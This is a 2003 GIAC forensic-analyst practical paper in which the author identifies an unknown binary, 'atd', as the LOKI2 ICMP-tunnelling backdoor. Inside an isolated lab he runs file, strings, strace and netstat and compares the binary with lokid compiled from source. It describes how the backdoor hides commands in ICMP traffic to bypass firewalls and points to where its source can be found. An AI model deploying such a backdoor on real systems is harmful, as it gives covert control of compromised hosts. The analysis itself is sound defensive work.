Global Information Assurance Certification Paper

Analysis of a Compromised Honeypot on a Cable Modem

GIAC Certified Forensic Analyst (GCFA) Practical Version 1.2

Matthew Schlereth

January 17, 2003

Part 1 Analyze an Unknown Binary

Binary Details

```
Name:           atd (version of Loki daemon)
Progam Type:    Backdoor ICMP Tunneling program
Last Used:      This can't be determined from the zip archive
```

I downloaded the sample program "binary_v1.2.zip" for this analysis from the SANS website onto my forensic workstation. I then ran the Unix "file" command against the file. I did this to verify that the file was in fact a compressed zip file. The first thing to remember when doing a forensic analysis is not to make any assumptions about the file. It is very easy to place an extension onto a file or to rename the file to make someone think it is something other than what it appears to be. The file does in fact appear to be a zip file from the output of the "file" command.

```
file binary_v1.2.zip
binary_v1.2.zip: Zip archive data, at least v2.0 to extract
```

The next step was to inspect the contents of the zip file. I ran the command "zipinfo" against the "binary_v1.2.zip" file. This showed that the zip archive contains two files. The files are "atd" and "atd.md5". The "zipinfo" command also shows that the zip file was created on a "FAT" file system. The "FAT" file system is typically used on DOS/Windows based systems. This leads me to believe that it was zipped on a windows/DOS based system. Even if it was zipped on a Linux/Unix system with a fat file system, it would not show up this way. The file attributes indicate the files are "read" and "writeable" without the execute bit. The zip process loses much of the file attribute information when adding files to the archive. Zip guesses on if the file should be executable based on its file extension, for example .exe or .bat. The file "atd" has no extension so the zip process sets it to readable and writable.

```
zipinfo -l binary_v1.2.zip
Archive:  binary_v1.2.zip   7309 bytes   2 files
-rw-rw-rw-  2.0 fat       39 t-       38 defN 22-Aug-02 14:58 atd.md5
-rw-rw-rw-  2.0 fat    15348 b-     7077 defN 22-Aug-02 14:57 atd
2 files, 15387 bytes uncompressed, 7115 bytes compressed:  53.8%
```


I then unzipped the file "binary_v1.2.zip" and ran stat on the files to get the MAC times. The atime and mtime stamps both show Thursday, August 22. The zip process replaces both of these stamps with the date the zip file was created. The ctime shows Monday, January 13th. This is the date the file was unzipped onto the forensic workstation. The zip file also does not preserve the file's original ownership permissions. The UID and GID of the files are replaced with the ownership permission of whatever user uncompressed the zip file. I uncompressed the file as root, so both the UID and GID are "0".

```
unzip -X binary_v1.2.zip
Archive:  binary_v1.2.zip
  inflating: atd.md5
  inflating: atd

stat atd*
  File: "atd"
  Size: 15348           Blocks: 32         IO Block: -4611692684216627200
Regular File
Device: 904h/2308d      Inode: 1900632     Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:57:54 2002
Modify: Thu Aug 22 14:57:54 2002
Change: Mon Jan 13 20:32:35 2003

  File: "atd.md5"
  Size: 39              Blocks: 8          IO Block: -4611692684216627200
Regular File
Device: 904h/2308d      Inode: 1900631     Links: 1
Access: (0666/-rw-rw-rw-)  Uid: (    0/    root)   Gid: (    0/    root)
Access: Thu Aug 22 14:58:08 2002
Modify: Thu Aug 22 14:58:08 2002
Change: Mon Jan 13 20:32:35 2003
```

The next step is to make sure the files were not corrupted or changed during the transfer. I ran the “md5sum” command against the atd program and compared it to the md5 signature in the atd.md5 file. They both matched.



Investigation of unknown binary

The first step in the investigation was to setup a safe environment to test the unknown binary. I never want to run an unknown program in an uncontrolled environment. The program could do some unknown action that could compromise or alter the system it is run on. I will setup a controlled safe environment that will be able to detect any changes that the unknown program does. I could use another computer to do this, but that would

require hardware that I do not have available. I have decided to setup a VMware session and use it to accomplish this.

VMware is a software package that allows you to install multiple OSs on a single piece of hardware. I am able to treat the VMware virtual system just like any other physical computer on the network. A fresh install of Redhat was done on VMware. The VMware session was setup with "Host Only" networking. The host OS was configured with iptables to block any outgoing traffic from the guest OS. This allows us to setup tcpdump to monitor any attempts the unknown binary makes to the network. Tripwire software was installed on the Guest OS to detect any changes the binary would make to the system. The VMware session was then booted in non-persistent mode. This basically means the system is running in read-only mode. This will allow us to revert the system back to a known state depending on what the binary does to the system.

I started the analysis using basic Unix commands to inspect the binary.

The “file” command indicates that the binary is dynamically linked. This means that it is dependent on additional library files residing on the machine it is run on. The binary is also stripped. This means that all of the symbol information has been removed. The "ELF 32-bit LSB executable" indicates it is most likely a Linux executable.

```
file atd
atd: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked (uses shared libs), stripped
```

The “ldd” command will print shared library dependencies of a dynamically linked program. I ran the “ldd” command against the atd program. This should show me the libraries that this program needs to run. I can gain some insight into what the program does by the libraries it uses. Unfortunately, I get an error when I try to run the “ldd” program on the “atd” file. This is most likely because the libraries on the system I am analyzing the program on are the incorrect versions.

```
ldd atd
/usr/bin/ldd: ./atd: /lib/ld-linux.so.1: bad ELF interpreter: No such file
or directory
```

The “strings” command will list any readable characters in the code. Below is a list of strings that are associated with the program. This information will help us identify the program by giving us some clues to start looking into. The GCC line indicates what version of GCC was used to compile this program. I did a search on the GNU web site that supports GCC. The search shows that this version was released on June 29, 1996. This is extremely old. The strings output also lists the libraries that the program needs (libc.so.5 and ld-linux.so.1). There are also multiple references to “lokid”.

```
strings -a atd |less
libc.so.5
/lib/ld-linux.so.1
lokid: Client database full
DEBUG: stat_client nono
```

```
lokid version:          %s
remote interface:       %s
active transport:       %s
active cryptography:    %s
server uptime:          %.02f minutes
client ID:              %d
packets written:        %ld
bytes written:          %ld
requests:               %d
/dev/tty
[fatal] cannot detach from controlling terminal
/tmp
[fatal] invalid user identification value
v:p:
Unknown transport
lokid -p (i|u) [ -v (0|1) ]
LOKI2   route [(c) 1997 guild corporation worldwide]
lokid: server is currently at capacity.  Try again later
lokid: Cannot add key
lokid: popen
[non fatal] truncated write
/quit all
lokid: client <%d> requested an all kill
GCC: (GNU) 2.7.2.1
```

The next step was to actually run the program in the controlled environment and see what the program did. The first step in doing this is to make the program executable. I used the Unix “chmod” command to do this.

```
chmod 777 sn.dat
```

I setup the host environment for the VMware session to block all traffic. This is a precaution to make sure that the unknown program did not try to affect anything outside the local system. I also started a network sniffer on the host OS to detect any attempts the unknown program makes to access the network. I also ran the “netstat” command before running the “atd” program to get a snapshot of what network processes were running.

It is generally a good idea when first doing a dynamic assessment of an unknown program to monitor the application with “strace” or some other method. I decided to run the program directly since the “ldd” command had problems with the file. The attempt was unsuccessful due to one of the library files (ld-linux.so.1) it needs.

```
./atd
bash: ./atd: /lib/ld-linux.so.1: bad ELF interpreter: No such file or
directory
```

The VMware system is running RedHat 8.0. This system contains the “ld-linux.so.2” file. I searched the Internet and located “ld-linux.so.1”. I then copied this file onto the system and ran the “atd” program again. This time it had a problem with the “libc.so.5” library.

```
./atd
./atd: can't load library 'libc.so.5'
```

The VMware system has “libc.so.6”. I was also able to locate libc.so.5 on the Internet. I copied this file to /lib directory on the VMware system and ran the “atd” program again. This appears to have fixed the problems. The program ran and a shell prompt was returned.

```
LOKI2   route [(c) 1997 guild corporation worldwide]
[root@vmhost]#
```

I ran the “ps” command to verify that the program was running. I also checked the network sniffer. It did not detect any attempts to access the network. I then ran “netstat” again to see if the “atd” program had started listening on any ports. The output shows the “atd” program was listening on two raw sockets.

```
ps –ef
root      1037     1  0 10:39 ?        00:00:00 ./atd

netstat -nap
raw  0   0 0.0.0.0:1     0.0.0.0:*         7           1037/atd
raw  0   0 0.0.0.0:255   0.0.0.0:*         7           1037/atd
```

I then ran the “killall” command on the “atd” process to stop it. Now that the program runs, it is time to see what it is actually doing. I will use the “strace” command for this. This command shows any system calls that the process attempts while it is running. I ran “strace” with the “-ff” parameters to follow any child processes it may spawn.

It appears that the program may still not be running correctly. The “strace” output shows that the program is pretty standard in the calls it makes. The program loads the shared libraries, determines the UID and GID it is running under, attempts to discover its locale, and opens a RAW ICMP socket. Then “strace” output shows quite a few “unfinished” statements as the program tries to spawn sub-processes. This is an indication that the program is not really running correctly.

```
strace –ff ./atd &> strace-atd-RH8.log
execve("./atd", ["./atd"], [/* 33 vars */]) = 0
old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0x40006000
mprotect(0x40000000, 19637, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=72488, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
old_mmap(NULL, 72488, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                                = 0
stat("/etc/ld.so.preload", 0xbffff970)  = -1 ENOENT (No such file or
directory)
open("/usr/lib/libc.so.5", O_RDONLY)    = -1 ENOENT (No such file or
directory)
open("/lib/libc.so.5", O_RDONLY)        = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3\0\3\0\1\0\0\0000\330"..., 4096)
= 4096
old_mmap(NULL, 720896, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40019000
old_mmap(0x40019000, 489361, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED,
```

```
3, 0) = 0x40019000
old_mmap(0x40091000, 19860, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED,
3, 0x77000) = 0x40091000
old_mmap(0x40096000, 205176, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x40096000
close(3)                                = 0
mprotect(0x40019000, 489361, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 72488)               = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40019000, 489361, PROT_READ|PROT_EXEC) = 0
mprotect(0x40000000, 19637, PROT_READ|PROT_EXEC) = 0
personality(0 /* PER_??? */)            = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804f7f8)                          = 0x804f7f8
brk(0x8050000)                          = 0x8050000
brk(0x8051000)                          = 0x8051000
brk(0x8052000)                          = 0x8052000
brk(0x8053000)                          = 0x8053000
open("/share/locale/en_US.UTF-8/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No
such file or directory)
brk(0x8054000)                          = 0x8054000
stat("/etc/locale/C/libc.cat", 0xbffff490) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff490) = -1 ENOENT (No such file
or directory)
stat("/usr/lib/locale/libc/C", 0xbffff490) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff490) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff490) = -1 ENOENT (No
such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x42028c48) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, SOL_IP, IP_HDRINCL, [1], 4) = 0
getpid()                                = 1059
getpid()                                = 1059
shmget(1301, 240, IPC_CREAT|0)          = 458765
semget(1483, 1, IPC_CREAT|0x180|0600)   = 131076
shmat(458765, 0, 0)                     = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild cor"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1042736929])                      = 1042736929
close(0)                                = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}, 0x42028c48) = 0
fork()                                  = 1060
[pid  1059] close(4 <unfinished ...>
[pid  1060] --- SIGSTOP (Stopped (signal)) ---
[pid  1059] <... close resumed> )       = 0
[pid  1060] setsid( <unfinished ...>
[pid  1059] close(3 <unfinished ...>
[pid  1060] <... setsid resumed> )      = 1060
```

```
[pid  1059] <... close resumed> )       = 0
[pid  1060] open("/dev/tty", O_RDWR <unfinished ...>
[pid  1059] semop(131076, 0xbffff90c, 2 <unfinished ...>
[pid  1060] <... open resumed> )        = -1 ENXIO (No such device or
address)
[pid  1059] <... semop resumed> )       = 0
[pid  1060] chdir("/tmp" <unfinished ...>
[pid  1059] shmdt(0x40007000 <unfinished ...>
[pid  1060] <... chdir resumed> )       = 0
[pid  1059] <... shmdt resumed> )       = 0
[pid  1060] umask(0 <unfinished ...>
[pid  1059] semop(131076, 0xbffff90c, 1 <unfinished ...>
[pid  1060] <... umask resumed> )       = 022
[pid  1059] <... semop resumed> )       = 0
[pid  1060] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},  <unfinished ...>
[pid  1059] _exit(0)                    = ?
[pid  1060] <... sigaction resumed> {SIG_DFL}, 0x42028c48) = 0
alarm(3600)                             = 0
sigaction(SIGCHLD, {0x8049900, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}, 0x42028c48) = 0
read(3,  <unfinished ...>
```

The “ps” and the “netstat” output indicate that the program is still running on and listening on the two raw sockets it opened. The “strace” output on the other hand tends to indicate that the program did not run successfully. I decided to take the clues I have so far and search for more information about the program on the Internet. I did various different searches for “loki”, “lokid”, “loki2”, “1997” and “guid”.

I located numerous write-ups and whitepapers on a program called LOKI.

I found the original article and post of the source code on Phrack Magazine, Volume 7, Issue 51 September 01, 1997, article 06 of 17 (http://www.phrack.com/show.php?p=51&a=6).

LOKI is an ICMP tunneling back door. This allows the attacker to load this program onto an already compromised system and control it through ICMP packets. ICMP is a protocol that is generally used to test network connectivity and does not contain any data in the packets. LOKI is able to bypass many firewalls and other filters by hiding inside this traffic. For more information on LOKI refer to the advisory on ISS’s web site (http://www.iss.net/security_center/static/1452.php). Vicki Irwin and Hal Pomeranz have a very good visual description in their PowerPoint presentation Advanced Intrusion Detection and Packet Filtering found at (www.eas.asu.edu/~ieeecs/pages/springCalendar_99/ resource/ns99-part1.ppt)

I learned that LOKI uses a client/server architecture. The server/deamon is loaded by an attacker onto an already compromised host. The attacker then communicates with the server component through ICMP with a client loaded on the attacker’s system. It appears that the captured binary is the server component. I decided to download the source code and compile it. This will enable me to compare the LOKI deamon against the “atd” program to verify they are the same. I also want to use the LOKI client against

the “atd” program to see if the program is really running or not.

I located the source code for the LOKI program on PacketStorm’s site (http://209.100.212.5/cgi-bin/search/search.cgi?searchvalue=loki2&type=archives). PacketStorm is a security site that contains many different security tools, exploits, and advisories. I used the “zcat” and “tar” programs to view the contents of the loki2.tar.gz file that I downloaded. The 1997 dates on the files match up with the date range of the Phrack article and the dates on the libraries the “atd” program required.

```
zcat loki2.tar.gz |tar tvf -
drwx------ root/root         0 1997-08-29 15:55:22 Loki/
-rw------- root/root     14740 1997-10-08 12:30:29 Loki/loki.h
-rw------- root/root     16718 1997-08-27 18:47:59 Loki/loki.c
-rw------- root/root      2631 1997-08-29 15:54:53 Loki/Makefile
-rw------- root/root     18878 1997-08-27 16:50:43 Loki/lokid.c
-rw------- root/root      8018 1997-08-25 18:05:38 Loki/surplus.c
-rw------- root/root      3739 1997-08-25 18:46:47 Loki/pty.c
-rw------- root/root      3971 1997-08-18 16:03:52 Loki/crypt.c
-rw------- root/root      2813 1997-08-18 16:16:45 Loki/shm.c
-rw------- root/root       645 1997-08-11 14:42:58 Loki/shm.h
drwx------ root/root         0 1997-08-25 13:17:42 Loki/md5/
-rw------- root/root       933 1997-07-22 03:32:07 Loki/md5/global.h
-rw------- root/root      1531 1997-07-22 03:32:07 Loki/md5/md5.h
-rw------- root/root       125 1997-07-22 03:31:26 Loki/md5/Makefile
-rw------- root/root     11353 1997-07-22 03:32:07 Loki/md5/md5c.c
-rw------- root/root       470 1997-08-11 14:42:58 Loki/crypt.h
-rw------- root/root      6685 1997-08-25 03:11:28 Loki/client_db.c
-rw------- root/root      1750 1997-08-18 16:03:06 Loki/client_db.h
```

I copied the loki2.tar.gz file onto the VMware machine used for the analysis of the “atd” program. The VMware system is Linux RedHat 8.0. I was unsuccessful compiling the program on this system due to differences in the compiler and library versions of gcc and libc. I cross referenced the library versions of the “atd” program and the dates on the LOKI files on the Internet. I came up with hits on it that pointed to RedHat version 4.2 and 5.0. I had a copy of RedHat Linux 5.0 on a CD and decided to install a new VMware session. I then tried to compile LOKI on RedHat 5.0. I was once again unsuccessful. The versions of libc and gcc were newer than the versions in the “atd” program. I tried to downgrade both gcc and libc with packages I found on the Internet that matched the versions I need. This still did not work. I kept getting errors about different header files it was trying to compile against.

At this point, I decided to try and locate a copy of RedHat 4.2 on the Internet. I was unable to find an image for the 4.2 CD. I was able to find an archive that contained all of the packages from the CD. I used a program called “wget” to spider the ftp server and mirror the site. This allowed me to burn the files to a CD and create a boot disk. I was then able to setup a VMware session for RedHat 4.2. The LOKI files compiled without any issues on this platform. I then used the “strace” program to follow both the “atd” and LOKI programs comparing the results.

The “strace” output of the “atd” program on the RedHat 4.2 system is identical to the

output from the 8.0 system.

```
strace ./atd &> strace-atd-42
execve("./atd", ["./atd"], [/* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40006000
mprotect(0x8048000, 13604, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=2931, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
mmap(0, 2931, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                                = 0
open("/lib/libc.so.5.3.12", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3"..., 4096) = 4096
mmap(0, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40008000
mmap(0x40008000, 599154, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3, 0)
= 0x40008000
mmap(0x4009b000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x92000) = 0x4009b000
mmap(0x400a1000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400a1000
close(3)                                = 0
mprotect(0x40008000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 2931)                = 0
mprotect(0x8048000, 13604, PROT_READ|PROT_EXEC) = 0
mprotect(0x40008000, 599154, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                               = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804c818)                          = 0x804c818
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file
or directory)
stat("/usr/lib/locale/libc/C", 0xbffff890) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No
such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a6b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
setsockopt(4, IPPROTO_IP3, [1], 4)      = 0
getpid()                               = 350
getpid()                                = 350
shmget(592, 240, IPC_CREAT|0)           = 8
semget(774, 1, IPC_CREAT|0x180|0600)    = 8
shmat(8, 0, 0)                          = 0x40007000
```

```
write(2, "\nLOKI2\troute [(c) 1997 guild c"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1042780482])                      = 1042780482
close(0)                                = 0
sigaction(SIGTTOU, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTTIN, {SIG_IGN}, {SIG_DFL}) = 0
sigaction(SIGTSTP, {SIG_IGN}, {SIG_DFL}) = 0
fork()                                  = 351
[pid   350] close(4 <unfinished ...>
[pid   351] setsid( <unfinished ...>
[pid   350] <... close resumed> )       = 0
[pid   351] <... setsid resumed> )      = 351
[pid   350] close(3 <unfinished ...>
[pid   351] open("/dev/tty", O_RDWR <unfinished ...>
[pid   350] <... close resumed> )       = 0
[pid   351] <... open resumed> )        = -1 ENXIO (No such device or
address)
[pid   350] semop(0x8, 0x2, 0, 0xbffffd08 <unfinished ...>
[pid   351] chdir("/tmp" <unfinished ...>
[pid   350] <... semop resumed> )       = 0
[pid   351] <... chdir resumed> )       = 0
[pid   350] shmdt(0x40007000 <unfinished ...>
[pid   351] umask(0 <unfinished ...>
[pid   350] <... shmdt resumed> )       = 0
[pid   351] <... umask resumed> )       = 022
[pid   350] semop(0x8, 0x1, 0, 0xbffffd08 <unfinished ...>
[pid   351] sigaction(SIGALRM, {0x8049218, [],
SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},  <unfinished ...>
[pid   350] <... semop resumed> )       = 0
[pid   351] <... sigaction resumed> {SIG_DFL}) = 0
[pid   350] _exit(0)                    = ?
[pid   351] alarm(3600)                 = 0
sigaction(SIGCHLD, {0x8049900, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
read(3,  <unfinished ...>
```

The “strace” output from the compiled “lokid” program on the RedHat 4.2 system starts out identical to the “atd” program. The difference is toward the bottom of the output. The “lokid” program does not spawn any other processes. The “lokid” program does not exit and return to a shell prompt, like the “atd” program does. The “lokid” program stays in the foreground. I ran the netstat command and it indicates that “lokid” listens on the same raw ports as “atd”.

```
strace ./lokid &> strace-loki-RH42
execve("./lokid", ["./lokid"], [/* 17 vars */]) = 0
mmap(0, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40006000
mprotect(0x8048000, 14438, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
stat("/etc/ld.so.cache", {st_mode=S_IFREG|0644, st_size=2931, ...}) = 0
open("/etc/ld.so.cache", O_RDONLY)      = 3
mmap(0, 2931, PROT_READ, MAP_SHARED, 3, 0) = 0x40007000
close(3)                                = 0
open("/lib/libc.so.5.3.12", O_RDONLY)   = 3
read(3, "\177ELF\1\1\1\0\0\0\0\0\0\0\0\0\3"..., 4096) = 4096
```

```
mmap(0, 831488, PROT_NONE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40008000
mmap(0x40008000, 599154, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED, 3, 0)
= 0x40008000
mmap(0x4009b000, 22664, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED, 3,
0x92000) = 0x4009b000
mmap(0x400a1000, 200812, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x400a1000
close(3)                                = 0
mprotect(0x40008000, 599154, PROT_READ|PROT_WRITE|PROT_EXEC) = 0
munmap(0x40007000, 2931)                = 0
mprotect(0x8048000, 14438, PROT_READ|PROT_EXEC) = 0
mprotect(0x40008000, 599154, PROT_READ|PROT_EXEC) = 0
personality(PER_LINUX)                  = 0
geteuid()                               = 0
getuid()                                = 0
getgid()                               = 0
getegid()                               = 0
geteuid()                               = 0
getuid()                                = 0
brk(0x804cb58)                          = 0x804cb58
brk(0x804d000)                          = 0x804d000
open("/usr/share/locale/C/LC_MESSAGES", O_RDONLY) = -1 ENOENT (No such
file or directory)
stat("/etc/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file or
directory)
stat("/usr/lib/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file
or directory)
stat("/usr/lib/locale/libc/C", 0xbffff890) = -1 ENOENT (No such file or
directory)
stat("/usr/share/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No such file
or directory)
stat("/usr/local/share/locale/C/libc.cat", 0xbffff890) = -1 ENOENT (No
such file or directory)
socket(PF_INET, SOCK_RAW, IPPROTO_ICMP) = 3
sigaction(SIGUSR1, {0x804a8cc, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
socket(PF_INET, SOCK_RAW, IPPROTO_RAW)  = 4
write(2, "\nRaw IP socket: ", 16
Raw IP socket: )      = 16
fcntl(4, F_GETFL)                       = 0x2 (flags O_RDWR)
write(2, " read write", 11 read write)            = 11
write(2, " blocking", 9 blocking)               = 9
write(2, "\r\n", 2
)                     = 2
setsockopt(4, IPPROTO_IP3, [1], 4)      = 0
getpid()                                = 359
getpid()                                = 359
shmget(601, 240, IPC_CREAT|0)           = 9
semget(783, 1, IPC_CREAT|0x180|0600)    = 9
shmat(9, 0, 0)                          = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild c"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1042780506])                      = 1042780506
sigaction(SIGALRM, {0x80492c8, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
alarm(3600)                            = 0
```

```
sigaction(SIGCHLD, {0x80499b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
read(3,  <unfinished ...>
```

The Phrack article on LOKI explained how to use the client program to test the LOKI deamon. The process is to start the server component and then, on the same machine, connect to it with the client and issue a command like “ls”. The command is “loki –d localhost”. I tried this with both the “lokid” program that I compiled and the “atd” program. I used “strace” both times to monitor the results. The “atd” program did not respond at all. The “lokid” program responded by spawning child processes to handle the requests.

Strace from LOKI Deamon

```
getpid()                                = 383
getpid()                                = 383
shmget(625, 240, IPC_CREAT|0)           = 10
semget(807, 1, IPC_CREAT|0x180|0600)    = 10
shmat(10, 0, 0)                         = 0x40007000
write(2, "\nLOKI2\troute [(c) 1997 guild c"..., 52
LOKI2   route [(c) 1997 guild corporation worldwide]
) = 52
time([1042780814])                      = 1042780814
sigaction(SIGALRM, {0x80492c8, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
alarm(3600)                             = 0
sigaction(SIGCHLD, {0x80499b0, [], SA_INTERRUPT|SA_NOMASK|SA_ONESHOT},
{SIG_DFL}) = 0
read(3, "E\0\0T\0\207\0\0@\1| \177\0\0\1\177"..., 84) = 84
write(2, "\n[DEBUG]\tlokid: read 84 bytes,"..., 44
[DEBUG] lokid: read 84 bytes, packet type: ) = 44
write(2, "Client Request\n", 15Client Request
)        = 15
write(2, "ICMP type: 0   ", 15ICMP type: 0   )         = 15
write(2, "0xb1 ", 50xb1 )                    = 5
write(2, "0x6c ", 50x6c )                    = 5
write(2, "0x73 ", 50x73 )                    = 5
write(2, "0xa ", 40xa )                     = 4
write(2, "0x0 ", 40x0 )                     = 4
write(2, "0x0 ", 40x0 )                     = 4
write(2, "0x0 ", 40x0 )                     = 4
write(2, "0x0 ", 40x0 )                     = 4
write(2, "0x0", 40x0 )                     = 4
```

In addition to comparing the “strace” results for both programs, I also compared the results of running the “file” command on them. The “lokid” file is somewhat larger in size. The “file” output for “lokid” contains 215 lines. The output results for “atd” is 194 lines. Very few of the lines were different in the two programs. These differences could be due to slightly different versions of the compiler (gcc) or the header files it was compiled against. There is no use in running a md5 hash against the files. Since there are differences in the files, the sums will definitely not match.

```
Compare: (<)C:\part1_new\string-lokid.txt (3250 bytes)
   with: (>)C:\part1_new\string-atd.txt (2960 bytes)
```

```
62d62
< fcntl
75c74
< 6jTh
---
> 3jTh
86,89c85,90
< jThx
< Wj7j
< @j@h
< jThx
---
> jTh8
> Wj7j
> j7hU
> j@hL
> @j@hL
> jTh8
99d100
< none
124,130d124
<  read only
<  write only
<  read write
<  append
<  nonblocking
<  blocking
<  sync writes
137d130
< Raw IP socket:
145,157d137
< [DEBUG]
